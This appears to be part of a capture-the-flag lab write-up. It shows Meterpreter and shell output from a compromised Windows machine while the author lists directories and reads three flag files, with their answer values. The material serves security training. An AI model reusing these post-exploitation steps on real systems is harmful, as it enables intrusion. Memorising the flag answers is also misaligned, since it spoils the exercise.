
```
meterpreter > ls
Listing: C:\
============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:36 -0500  $Recycle.Bin
040777/rwxrwxrwx  0      dir   2009-07-14 01:08:56 -0400  Documents and Settings
040777/rwxrwxrwx  0      dir   2009-07-13 23:20:08 -0400  PerfLogs
040555/r-xr-xr-x  4096   dir   2019-03-17 18:22:01 -0400  Program Files
040555/r-xr-xr-x  4096   dir   2019-03-17 18:28:38 -0400  Program Files (x86)
040777/rwxrwxrwx  4096   dir   2019-03-17 18:35:57 -0400  ProgramData
040777/rwxrwxrwx  0      dir   2018-12-12 22:13:22 -0500  Recovery
040777/rwxrwxrwx  4096   dir   2023-05-21 03:39:42 -0400  System Volume Information
040555/r-xr-xr-x  4096   dir   2018-12-12 22:13:28 -0500  Users
040777/rwxrwxrwx  16384  dir   2019-03-17 18:36:30 -0400  Windows
100666/rw-rw-rw-  24     fil   2019-03-17 15:27:21 -0400  flag1.txt
000000/---------  0      fif   1969-12-31 19:00:00 -0500  hiberfil.sys
000000/---------  0      fif   1969-12-31 19:00:00 -0500  pagefile.sys

meterpreter > cat flag1
[-] stdapi_fs_stat: Operation failed: The system cannot find the file specified.
meterpreter > cat flag1.txt
flag{access_the_machine}meterpreter > cd Users\\
```

Flag2



```
C:\Windows\System32\config>type flag2.txt
type flag2.txt
flag{sam_database_elevated_access}
C:\Windows\System32\config>
```

Flag3



```
meterpreter > cd Documents\\
meterpreter > ls
Listing: C:\Users\Jon\Documents
===============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Music
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Videos
100666/rw-rw-rw-  402   fil   2018-12-12 22:13:48 -0500  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 15:26:36 -0400  flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > cd ..
```